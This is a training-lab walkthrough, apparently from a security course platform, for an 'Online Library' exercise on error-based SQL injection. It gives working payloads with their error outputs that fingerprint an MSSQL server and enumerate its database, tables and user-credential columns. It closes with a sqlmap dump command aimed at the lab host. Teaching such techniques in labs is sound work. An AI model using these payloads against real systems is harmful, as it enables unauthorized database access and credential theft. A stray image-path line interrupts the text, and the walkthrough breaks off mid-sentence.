Coliseum Lab

LAB ID: 172

ONLINE LIBRARY

(SQL INJECTIONS / ERROR BASED EXPLOITATION)

1. SCENARIO

Online library is a web application used to consult a library catalog. It uses a database to store information about its books and it is vulnerable to SQL injections.

You will detect the vulnerable page, then exploit it to extract any data that you can from the database.

2. OBJECTIVES

Extract the database structure and any data.

3. RECOMMENDED TOOLS

- Browser
- sqlmap

4. WHAT YOU WILL LEARN

- How to detect Error-Based SQL injections
- How to extract data manually (Error-Based technique)
- How to automate the exploitation with sqlmap (Error-Based technique)

5. GUIDED BATTLE

Theory in a nutshell

Error-based SQL injections are special injections in which the attacker forces the DBMS to generate an error that contains the needed information.

Let's try to show you a simple example. Consider a web application vulnerable to SQL injection in the parameter `id` of the URL `http://www.elsfoo.com/product.php?id=999` . We will assume that the web application uses Oracle as its DBMS.

The attacker can insert special input that can force the DBMS to generate an error; for example, by requesting the following URL:

```
http://www.elsfoo.com/product.php?id=999||UTL_IN
ADDR.GET_HOST_NAME( (SELECT user FROM DUAL) )--
```

He will be able to read the information he really wants (the user) from the error returned by the DBMS.

```
ORA-129869: host JAMES unknown
```

The difference between this and other injections is that the attacker gets the data they want directly from the error.

Three conditions are necessary to determine the existence of an Error-Based SQL injection:

1. The DBMS
    - Currently only MSSQL and Oracle display this error
2. The web application must collect DBMS errors and returns them to the client.
3. The web application does not filter input data properly permitting to an attacker to run arbitrary SQL code.

If any of the previous conditions are not verified, the application may be immune to error-based injection or SQLi altogether.

The tasks you will perform are:


1. Detecting the vulnerable parameter
2. Manually extract the database structure
3. Automated data extraction (with sqlmap)

Task 1 – Detecting the vulnerable parameter

The parameter `id` on the page `getBookInfo.php` is vulnerable to SQL injections.

If you insert the probe input `'` you will get the following error from the MSSQL database:

```
[Microsoft[[SQL Server Native Client
10.0][SQL Server] Unclosed quotation mark
after the character string ''
```



The error message that you got indicates that the parameter `id` is vulnerable to SQL injections and that the injection is Error-based because:

- The DBMS is Microsoft SQL server
- The web application does not filter the input data properly
- The web application receives the error from the DBMS and relays it back to the client browser

Task 2 – Manually extract the database structure

Your goal is to obtain the database structure, so:

- DBMS and OS fingerprinting
  - Any information you can gather about it (release, version etc.)
- Current user
  - The user used by the web application to connect to the DBMS
- Current database
  - And the schema used by the web application
- Database tables
- Table columns

You need to execute some specific queries to get this information. For example, the query to get the DBMS version or the current user is different from DMBS to DBMS.

You can use this document MSSQL injection cheat sheet as a source for the resources you may need.

As the attacker, you need to force the DBMS to generate an error that includes the information that you need.

In the next examples, we will use the `CAST` statement to force the DBMS to convert the necessary information to a `string`. We will compare this value (`string` type) to another value (`int` type) with the only goal of triggering a DB error and reading the necessary information from the error.

The payload will have this structure:

```
999 OR 1 = CAST (<SQL QUERY TO STEAL DATA> AS VARCHAR(4096))
```

where

- `999` is a numeric value that breaks the actual SQL query
- `1` is a numeric type
- `CAST ( . . .)` is a string type expression and returns the information we're looking for.

You will get an error message because you are comparing two values of different types and you will able to extract the target information you need from the error.

DBMS and OS fingerprinting

Use the following payload:

```
9999 OR 1=CAST(@@version as varchar(4096))
```

The web application will show the following error message:

```
[Microsoft][SQL Server Native Client 10.0][SQL Server]Conversion failed when converting the varchar value 'Microsoft SQL Server 2008 R2 (SP2) - 10.50.4000.0 (X64) Jun 28 2012 08:36:30 Copyright (c) Microsoft Corporation Express Edition with Advanced Services (64-bit) on Windows NT 6.1 (Build 7601: Service Pack 1) (Hypervisor) ' to data type int.
```

You have collected interesting data:

- DBMS : `SQL server Express 2008 R2 SP2 10.50.400 X64`
- OS: `Windows NT 6.1 SP1 (Windows Server 2008 R2 SP1)`

Current user

Use the following payload:

```
9999 OR 1=CAST(user as varchar(4096))
```

The web application will show the following error message:

```
[Microsoft][SQL Server Native Client 10.0][SQL Server]Conversion failed when converting the varchar value 'user' to data type int.
```


The user used by the web application to connect to the DBMS is : `user`.

Current database

Use the following payload:

```
9999 OR 1=CAST(DB_NAME() as varchar(4096))
```

The web application will show the following error message:

```
[Microsoft][SQL Server Native Client 10.0][SQL Server]Conversion failed when converting the varchar value 'ecommerce_books' to data type int.
```

The schema used by the web application is: `ecommerce_books`.

Tables

Use the following payload to get the name of the first table in the schema:

```
9999 or 1 IN (SELECT TOP 1 CAST(name as
varchar(4096)) FROM
[ecommerce_books]..sysobjects WHERE
xtype='U')
```

The web application will show the following error message:

```
[Microsoft][SQL Server Native Client
10.0][SQL Server]Conversion failed when
converting the varchar value 'product' to
data type int.
```

To get the other tables you must perform the same query excluding the tables values that you've already found.

For example, to get the second table, exclude the first:

```
9999 or 1 IN (SELECT TOP 1 CAST(name as
varchar(4096)) FROM
[ecommerce_books]..sysobjects WHERE xtype='U'
and name!= 'product')
```

The web application will show the following error message:

```
[Microsoft][SQL Server Native Client
10.0][SQL Server]Conversion failed when
converting the varchar value 'purchase' to
data type int.
```


At the end of the process you get the tables:

- product
- purchase
- user

Table columns

Let's show you how to get the columns of the table **user**.

Use the following payload to get the first column of **user** :

```
9999 or 1 IN (SELECT TOP 1
CAST([ecommerce_books]..syscolumns.name as
varchar(4096) ) FROM
[ecommerce_books]..syscolumns,
[ecommerce_books]..sysobjects WHERE
[ecommerce_books]..syscolumns.id=[ecommerce_b
ooks]..sysobjects.id AND
[ecommerce_books]..sysobjects.name='user')
```

The web application will show the following error message:

```
[Microsoft][SQL Server Native Client
10.0][SQL Server]Conversion failed when
converting the varchar value 'id' to data
type int.
```


To get the other columns, you must perform the same query excluding the column values that you've already found.

For example, to get the second column:

```
9999 or 1 IN (SELECT TOP 1 CAST([ecommerce_books]..syscolumns.name as varchar(4096) ) FROM [ecommerce_books]..syscolumns, [ecommerce_books]..sysobjects WHERE [ecommerce_books]..syscolumns.id=[ecommerce_books]..sysobjects.id AND [ecommerce_books]..sysobjects.name='user' AND [ecommerce_books]..syscolumns.name !='id')
```

The web application will show the following error message:

```
[Microsoft][SQL Server Native Client 10.0][SQL Server]Conversion failed when converting the varchar value 'username' to data type int.
```


At the end of this process you know that the table `user` contains the following columns:

- id
- username
- password
- name
- surname
- country
- state
- city

Task 3 – Automated data extraction

If you want to extract data by using sqlmap, you must run the following command:

```
./sqlmap.py -u http://s1-172-sbh.brundisium.coliseumlab.net/getBookInfo.php?id=1 --dbs --dump --technique=E --keep-alive -p id
```

Where

- `--dbs`
  - Enumerate DBMS databases
- `--dump`
  - Dump DBMS database table entries
- `--technique=E`
  - SQL injection technique to test for
  - E stands for Error-Based SQL injection
- `--keep-alive`
  - Use persistent HTTP(s) connections
- `-p id`
  - Testable parameter

The following snapshot shows all of the content from the table **purchase**: